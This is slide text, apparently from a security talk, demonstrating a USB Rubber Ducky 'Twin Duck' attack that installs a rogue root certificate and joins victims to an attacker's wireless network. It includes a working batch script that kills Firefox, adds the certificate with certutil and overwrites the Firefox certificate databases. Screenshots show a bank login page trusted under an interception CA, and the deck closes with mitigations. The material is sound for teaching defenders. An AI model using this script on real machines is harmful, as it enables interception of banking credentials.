
What Should I Do?

If you usually connect to this site without problems, this error could mean that someone is trying to impersonate the site, and you shouldn't continue.

[Get me out of here!](#)

- ▶ [Technical Details](#)
- ▶ [I Understand the Risks](#)


Firefox



Twin Duck Firmware

- Mounts both mass storage and HID keyboard
- Must reflash the USB Rubber Ducky
- Only use if target allows mass storage devices
- Micro SD card not ideal for fast I/O

Create New Firefox Truststore



Create New Firefox Truststore

- Add Trusted CA to fresh build of Firefox
- %APPDATA%\Mozilla\Firefox\Profiles*.default
- Keystore, key3.db
- Truststore, cert8.db



WebWTF.com

Twin Duck Attack Summary

1. Bypass UAC and open CMD.exe
2. Create script to identify storage mount
3. Create vbs script to run batch file invisibly
4. Run batch file
 - Adds cert to Windows Trusted Root
 - Overwrites Firefox cert8.db and key3.db files
 - Creates wireless profile
 - Connects to wireless profile

Trusted-cert.bat

```
taskkill /IM Firefox.exe /F  
copy /Y %DUCKYdrive%\cert.cer %USERPROFILE%\cert.cer  
certutil -addstore -f -enterprise -user root cert.cer  
del cert.cer  
cd %APPDATA%\Mozilla\Firefox\Profiles\*.default  
copy /Y cert8.db cert8.db.original  
copy /Y %DUCKYdrive%\cert8.db cert8.db  
copy /Y key3.db key3.db.original  
copy /Y %DUCKYdrive%\key3.db key3.db
```

E:\DUCKY\ca

Name	Size	Type
a.xml	588 bytes	XML document
cert.cer	712 bytes	X.509 Certificate
cert8.db	393.2 kB	unknown
key3.db	16.4 kB	unknown
trusted-cert.bat	829 bytes	plain text document

Internet Explorer

The screenshot shows a Windows desktop with the Internet Explorer browser open. A certificate dialog box is displayed in the foreground, overlaid on a Wells Fargo Personal & Business Banking login page.

Wells Fargo - Personal & Business Banking - S

File Edit View Favorites Tools Help

Favorites map Suggested S

WF Wells Fargo - Personal & Business Ban...

WELL'S FARGO Personal

Banking Loans and Credit

View Your Accounts

Account Summary

Username: fakeuser

Password: *****

Go

Username / Password Help

Need online access?
[Sign Up Now](#) or [Take a Tour](#)
[Privacy, Cookies, and Security](#)

Certificate

General Details Certification Path

Certificate Information

This certificate is intended for the following purpose(s):

- Ensures the identity of a remote computer

Issued to: www.wellsfargo.com

Issued by: PortSwigger CA

Valid from: 2/ 26/ 2015 **to:** 2/ 15/ 2035

Install Certificate... Issuer Statement

Learn more about [certificates](#)

OK

plorer prov

lock icon

map icon

refresh icon

close icon

Google icon

Search

Financial Education

Everyday C

Open a new checking account and get easy access to yo

Start Now

Internet Explorer

Wells Fargo - Personal & Business Banking - S

WF https://www.wellsfargo.com/

File Edit View Favorites Tools Help

Favorites map Suggested S

WF Wells Fargo - Personal & Business Ban...

WELL'S FARGO Personal

Banking Loans and Credit

View Your Accounts

Account Summary

Username fakeuser

Password Go

Username / Password Help

Need online access?
Sign Up Now or Take a Tour
Privacy, Cookies, and Security

Certificate

General Details Certification Path

Certificate Information

This certificate is intended for the following purpose(s):

- Ensures the identity of a remote computer system

Issued to: www.wellsfargo.com

Issued by: DigiCert Inc

Valid from 2/ 26/ 2015 to 2/ 15/ 2035

Install Certificate... Issuer Statement

Learn more about [certificates](#)

OK

Everyday C

Open a new checking account and get easy access to yo

Start Now

pwned

Chrome

Wells Fargo - Person >

https://www.wellsfargo.com

WELLS FARGO

Person

Banking Loans and C

View Your Account

Account Summary

Username fakeuser

Password *****

Username / Password

Need online access? Sign Up Now or Take a Tour Privacy, Cookies, and Safety

College Fraud Center

Learn more about certificates

Issuer Statement

OK

Certificate

General Details Certification Path

Certificate Information

This certificate is intended for the following purpose(s):

- All application policies

Issued to: www.wellsfargo.com

Issued by: PortSwigger CA

Valid from 2/ 26/ 2015 **to** 2/ 15/ 2035

Español Search

Financial Education About Wells Fargo

It's tax time. Pay yourself first

Open and fund an IRA by April 15, 2015, to increase potential retirement and tax savings

Open an IRA

Banking Made Easy

Borrowing and Credit

Could an IRA help you save on 2014 taxes?

Open and fund an IRA by 4/15/15 for possible tax benefits

Open an IRA >

Chrome

Wells Fargo - Person >

https://www.wellsfargo.com

Certificate

General Details Certification Path

Certificate Information

This certificate is intended for the following purpose(s):

- All application policies

Issued to: www.wellsfargo.com

Issued by: PortSwigger CA

Valid from 2/ 26/ 2015 to 2/ 15/ 2035

Issuer Statement

Learn more about [certificates](#)

OK

Español Search

Financial Education About W...

It's tax time.
Pay yourself first

Open and fund an IRA by April 15, 2015, to increase potential retirement and tax savings

Open an IRA

Banking Made Easy

Borrowing and Credit

Could an IRA help you save on 2014 taxes?

Open and fund an IRA by 4/15/15 for possible tax b

Open an IRA >

fppt.com

owned

Firefox

Wells Fargo - Personal & B... +

https://www.wellsfargo.com Search

Sign Up Customer Service ATMs/Locations Español Search

WELLS FARGO

Banking Loans a...

View Your Account Summary

Username: fakeuser
Password: *****

Need online access? [Sign Up Now](#) or [Learn More](#) about Privacy, Cookies, and...

It's tax time!
Pay yours.

Open and fund an IRA by April 15, 2015, to increase your retirement and tax savings.

Open an IRA

Page Info - https://www.wellsfargo.com/

General Permissions Security

Website Identity

Website: www.wellsfargo.com
Owner: This website does not supply ownership information.
Verified by: PortSwigger

[View Certificate](#)

Privacy & History

Have I visited this website prior to today? Yes, 7 times

Is this website storing information (cookies) on my computer? Yes [View Cookies](#)

Have I saved any passwords for this website? No [View Saved Passwords](#)

Technical Details

Connection Encrypted (TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA, 128 bit keys, TLS 1.0)

The page you are viewing was encrypted before being transmitted over the Internet.

Encryption makes it difficult for unauthorized people to view information traveling between computers. It is therefore unlikely that anyone read this page as it traveled across the network.

From creating a realistic budget in college to choosing a student loan, Wells Fargo has resources to help you meet your financial goals.

Firefox

The screenshot shows a Firefox browser window with a tab for 'Wells Fargo - Personal & B...' and a URL bar showing <https://www.wellsfargo.com>. The main content area displays the Wells Fargo login page. A 'Page Info' dialog box is open over the page, titled 'Page Info - https://www.wellsfargo.com/'. The dialog has tabs for General, Permissions, and Security, with Security selected. It contains the following information:

Website Identity

- Website: www.wellsfargo.com
- Owner: This website does not supply ownership information.
- Verified by: PortSwigger

Privacy & History


- Have I visited this website prior to today? Yes, 7 times
- Is this website storing information on my computer? Yes
- Have I saved a password for this website? No

Technical Details

Connection Encrypted (TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA, 128 bit keys, TLS 1.0)
The page you are viewing was encrypted before being transmitted over the Internet.
Encryption makes it difficult for unauthorized people to view information traveling between computers. It is therefore unlikely that anyone read this page as it traveled across the network.

From creating a realistic budget in college to choosing a student loan, Wells Fargo has resources to help you meet your financial goals.

Demonstration



Mitigating Controls

- Wireless Intrusion Prevention System (WIPS)
- Disable mass storage devices
- Disable USB ports
- User training to encourage responsible USB usage
- Multifactor Authentication
- Cloud Proxy Agent



Things to Consider

- Use proxy settings pointed to cloud listener
- Increasing the authenticity
- Syntax changes for different OS
- New payloads are frequently released on HAK5 forums

Questions

Email: jdorrough3@yahoo.com